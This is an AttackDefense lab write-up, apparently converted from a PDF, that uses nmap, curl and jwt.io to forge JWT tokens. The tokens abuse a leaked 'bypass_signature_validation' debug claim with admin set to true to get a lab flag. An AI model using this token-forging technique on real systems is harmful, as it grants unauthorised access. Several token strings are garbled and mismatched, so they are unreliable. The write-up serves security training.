

[illegible]

| | |
|------|-----------------------------------------------------------------------------------------------------------------------|
| Name | Special Debug Claim |
| URL | https://attackdefense.com/challengedetails?cid=1467 |
| Type | REST: JWT Basics |

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Check the IP address of the machine.

Command: ifconfig

```
root@attackdefense:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.1.1.6 netmask 255.255.255.0 broadcast 10.1.1.255
    ether 02:42:0a:01:01:06 txqueuelen 0 (Ethernet)
    RX packets 932 bytes 129877 (126.8 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 951 bytes 2795740 (2.6 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.37.218.2 netmask 255.255.255.0 broadcast 192.37.218.255
    ether 02:42:c0:25:da:02 txqueuelen 0 (Ethernet)
    RX packets 23 bytes 1774 (1.7 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    loop txqueuelen 1000 (Local Loopback)
    RX packets 1567 bytes 2304483 (2.1 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 1567 bytes 2304483 (2.1 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@attackdefense:~#
```

The IP address of the machine is 192.37.218.2.

Step 2: Use nmap to discover the services running on the target machine.

Command: nmap -sS -sV -p- 192.37.218.3

```
root@attackdefense:~# nmap -sS -sV -p- 192.37.218.3
Starting Nmap 7.80 ( https://nmap.org ) at 2019-12-02 17:11 IST
Nmap scan report for target-1 (192.37.218.3)
Host is up (0.000014s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE VERSION
80/tcp    open  http   Apache httpd 2.4.29 ((Ubuntu))
8080/tcp  open  http   Werkzeug httpd 0.16.0 (Python 2.7.15+)
MAC Address: 02:42:C0:25:DA:03 (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.35 seconds
root@attackdefense:~#
```

The target machine is running an Apache server on port 80 and a Python-based HTTP server on port 8080.

Step 3: Checking the presence of the REST API.

Interacting with the Python-based service to reveal more information about it.

Command: curl 192.37.218.3:8080

```
root@attackdefense:~# curl 192.37.218.3:8080

-== Welcome to the CLI JWT Token API ==-

Endpoint | Method | Description
/issue   | GET    | Issues a JWT token.
/goldenticket | POST  | Get your golden ticket (if admin='true').
/help    | GET    | Show the endpoints info.

root@attackdefense:~#
```

The response from port 8080 of the target machine reveals that the Token API is available on this port.

Note: The /goldenticket endpoint would give the golden ticket only if the token is of admin user.

Step 4: Interacting with the REST API.

Getting a JWT Token:

Command: curl http://192.37.218.3:8080/issue

```
root@attackdefense:~# curl http://192.37.218.3:8080/issue
== Issued Token: ==

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJ3aXRyYXAuY29tIiwiaWV4IjoiJmYwZzZSIzImV4cCI6MTU3NTIxODUyNywiaWF0IjoxNTc1MTMyMTI3fQ.ePDLBP3VevJUGtsIxVCakpxwmKWx8_FUUh1qxf58JaE

=====
root@attackdefense:~#
```

Issued JWT Token:

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJ3aXRyYXAuY29tIiwiaWV4IjoiJmYwZzZSIzImV4cCI6MTU3NTIxODUyNywiaWF0IjoxNTc1MTMyMTI3fQ.ePDLBP3VevJUGtsIxVCakpxwmKWx8_FUUh1qxf58JaE

Using <https://jwt.io> to decode the retrieved token:

Encoded

PASTE A TOKEN HERE

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJ3aXRyYXAuY29tIiwiaWV4IjoiJmYwZzZSIzImV4cCI6MTU3NTIxODUyNywiaWF0IjoxNTc1MTMyMTI3fQ.ePDLBP3VevJUGtsIxVCakpxwmKWx8_FUUh1qxf58JaE
```

Decoded

EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

PAYLOAD: DATA

```
{
  "iss": "witrap.com",
  "admin": "false",
  "exp": 1575218527,
  "iat": 1575132127
}
```


Note:

1. The algorithm used for signing the token is "HS256".
2. The token payload contains an issuer claim which contains the name of the authority that issued this token.
3. The admin claim in the payload is set to "false".

Info:

1. The "iss" (issuer) claim identifies the principal that issued the JWT. The processing of this claim is generally application specific.

Submitting the above issued token to the API to get the Golden Ticket:

Command:

```
curl -X POST -H "Content-Type: application/json" -X POST -d '{"token":  
"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJ3aXRyYXAuY29tIiwiaWV4cCI6MTU3NTIxODUyNywiaWF0IjoxNTc1MTMyMTI3fQ.ePDLBP3VevJUGtsIxVCakpxwmKWx8_FUUh1qxf58JaE"}' http://192.37.218.3:8080/goldenticket
```


```
root@attackdefense:~#  
root@attackdefense:~# curl -X POST -H "Content-Type: application/json" -  
X POST -d '{"token": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJ3aXRyYXAuY29tIiwiaWV4cCI6MTU3NTIxODUyNywiaWF0IjoxNTc1MTMyMTI3fQ.ePDLBP3VevJUGtsIxVCakpxwmKWx8_FUUh1qxf58JaE"}' http://192.37.218.3:8080/goldenticket  
  
No golden ticket for you! Only admin has access to it!  
  
root@attackdefense:~#
```

The server doesn't return the golden ticket. It responds by saying that the ticket is only for the admin user.

Step 5: Checking the JWT Token Library Documentation.

Open the documentation in firefox:

Documentation URL: <http://192.37.218.3>



JWT Token Library

Navigation

Contents:

[Introduction](#)
[Internal Wiki](#)
[Security Vulnerabilities](#)

Quick search

Documentation: JWT Token Library

Contents:


- [Introduction](#)
 - [What is JSON Web Token?](#)
 - [What is the JSON Web Token structure?](#)
 - [References](#)
- [Internal Wiki](#)
 - [Payload Claims](#)
- [Security Vulnerabilities](#)

©2019, AttackDefense. | Powered by [Sphinx 2.2.1](#) & [Alabaster 0.7.12](#) | [Page source](#)

Notice that there is an Internal Wiki link.

As mentioned in the challenge description, due to carelessness of the developers, the internal wiki went public along with the library documentation.

Check out the Internal Wiki.



JWT Token Library

Navigation

Contents:

- [Introduction](#)
- [Internal Wiki](#)
 - [Payload Claims](#)
- [Security Vulnerabilities](#)

Quick search

Internal Wiki

This wiki is primarily ment to be used by developers during the testing phase of the library.

Payload Claims

This list includes a set of claims that are commonly found in a token. Some of these claims are helpful during the testing phase of the library.

Some of these claims should be kept private to avoid the adversary bypassing the token-based authorization/authentication systems.

1. iss: Issuer Claim. Specify the name of the authority that issued the token.
2. iat: Issued At Claim. Specifies the time (epoch value) at which the token was issued.
3. exp: Expiration Time. Specifies the time (epoch value) on or after which the token MUST not be accepted for processing.
4. bypass_signature_validation: This claim when set to true would bypass the signature validation process.

Notice the description of the last claim, "bypass_signature_validation":

4. bypass_signature_validation: This claim when set to true would bypass the signature validation process.

```
{
  "claim-1": "value-1",
  "bypass_signature_validation": "true",
  "claim-n": "value-n"
}
```

Caution: Make sure that this claim isn't revealed in the production documentation. This claim could give an adversary the way to bypass token verification process altogether and find their way into the system.

As mentioned in the wiki, when this claim is set to true, the signature validation process could be bypassed.

Step 6: Passing the special payload claim in the JWT Token to bypass the signature validation.

Creating a forged JWT Token with the special payload claim: "bypass_signature_validation".

Use the token obtained in Step 4 and edit it on <https://jwt.io>:

Encoded

PASTE A TOKEN HERE

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJ3aXRyYXAuY29tIiwiaW9uYXNzX3NpZ25hdHVyZV92YWxpZGF0aW9uIjoidHJ1ZSI6ImFkbWludjoiZmFsc2UiLCJleHAiOiE1NzUyMTg1MjcslmldCI6MTU3NTEzMjEyN30.xV_YZVcfcoHtjbLWRliPfbIb_P8pg_a8MiTlSpHoMRA
```

Decoded

EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

PAYLOAD: DATA

```
{
  "iss": "witrap.com",
  "bypass_signature_validation": "true",
  "admin": "false",
  "exp": 1575218527,
  "iat": 1575132127
}
```

Forged JWT Token:

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJ3aXRyYXAuY29tIiwiaW9uYXNzX3NpZ25hdHVyZV92YWxpZGF0aW9uIjoidHJ1ZSI6ImFkbWludjoiZmFsc2UiLCJleHAiOiE1NzUyMTg1MjcslmldCI6MTU3NTEzMjEyN30.xV_YZVcfcoHtjbLWRliPfbIb_P8pg_a8MiTlSpHoMRA
```

Note: The signing key is irrelevant in this scenario since the "bypass_signature_validation" claim in the payload would bypass the signature verification. Therefore, any key could be used to create the forged token.

Command:

```
curl -H "Content-Type: application/json" -X POST -d '{"token":
"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJ3aXRyYXAuY29tIiwiaW9uYXNzX3NpZ25hdHVyZV92YWxpZGF0aW9uIjoidHJ1ZSI6ImFkbWludjoiZmFsc2UiLCJleHAiOiE1NzUyMTg1MjcslmldCI6MTU3NTEzMjEyN30.xV_YZVcfcoHtjbLWRliPfbIb_P8pg_a8MiTlSpHoMRA"}'
http://192.37.218.3:8080/goldenticket
```



```
root@attackdefense:~#  
root@attackdefense:~# curl -H "Content-Type: application/json" -X POST -  
d '{"token": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJ3aXRyYXAuY  
29tIiwiaWwiYnlwYXNzX3NpZ25hdHVyZV92YWxpZGF0aW9uIjoidHJ1ZSIsImFkbWluIjo  
iZmFsc2UiLCJleHAiOiE1NzUyMTg1Mjc5ImlhdCI6MTU3NTEzMjEyN30.xV_YZVcfcoHtjbLWRLiPf  
bIb_P8pg_a8MiTlSpHoMRA"}' http://192.37.218.3:8080/goldenticket  
  
No golden ticket for you! Only admin has access to it!  
  
root@attackdefense:~#
```

Step 7: Retrieving the Golden Ticket.

Using <https://jwt.io> set the admin claim value to "true":

Encoded

PASTE A TOKEN HERE

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJ3aXRyYXAuY29tIiwiaW9uYXNzX3NpZ25hdHVyZV92YWxpZGF0aW9uIjoidHJ1ZSI6ImFkbWl1IjoidHJ1ZSI6ImV4cCI6MTU3NTIxODUyNywiYW90IjoxNTc1MTMyMTI3fQ.IZkzCjN6MnBb-dHvLThIB-AH8hv497Ryb0NtrvsE3jk
```

Decoded

EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

PAYLOAD: DATA

```
{
  "iss": "witrap.com",
  "bypass_signature_validation": "true",
  "admin": "true",
  "exp": 1575218527,
  "iat": 1575132127
}
```

Forged JWT Token:

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJ3aXRyYXAuY29tIiwiaW9uYXNzX3NpZ25hdHVyZV92YWxpZGF0aW9uIjoidHJ1ZSI6ImFkbWl1IjoidHJ1ZSI6ImV4cCI6MTU3NTIxODUyNywiYW90IjoxNTc1MTMyMTI3fQ.IZkzCjN6MnBb-dHvLThIB-AH8hv497Ryb0NtrvsE3jk
```

Using the token obtained above to get the Golden Ticket:

Command:

```
curl -H "Content-Type: application/json" -X POST -d '{"token":
"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJ3aXRyYXAuY29tIiwiaW9uYXNzX3NpZ25hdHVyZV92YWxpZGF0aW9uIjoidHJ1ZSI6ImFkbWl1IjoidHJ1ZSI6ImV4cCI6MTU3NTIxODUyNywiYW90IjoxNTc1MTMyMTI3fQ.IZkzCjN6MnBb-dHvLThIB-AH8hv497Ryb0NtrvsE3jk"}'
http://192.37.218.3:8080/goldenticket
```

```
root@attackdefense:~#  
root@attackdefense:~# curl -H "Content-Type: application/json" -X POST -d '{"token": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJ3aXRyYXAuY29tIiwiaWlnbmV4bnzX3NpZ25hdHViZV92YWxpZGF0aw9uIjoidHJlZSIsImFkbWluIjoidHJlZSIsImV4cCI6MTU3NTIxODUyNywiaWF0IjoxNTc1MTMyMTI3fQ.lZkzCjN6MnBb-dHvLThIB-AH8hv497Ryb0NtrvsE3jk"}' http://192.37.218.3:8080/goldenticket  
  
Golden Ticket: This_Is_The_Golden_Ticket_3648a1770781d8e72369c6e9  
  
root@attackdefense:~#
```

Golden Ticket: This_Is_The_Golden_Ticket_3648a1770781d8e72369c6e9

References:

1. JWT debugger (<https://jwt.io/#debugger-io>)
2. JSON Web Token RFC (<https://tools.ietf.org/html/rfc7519>)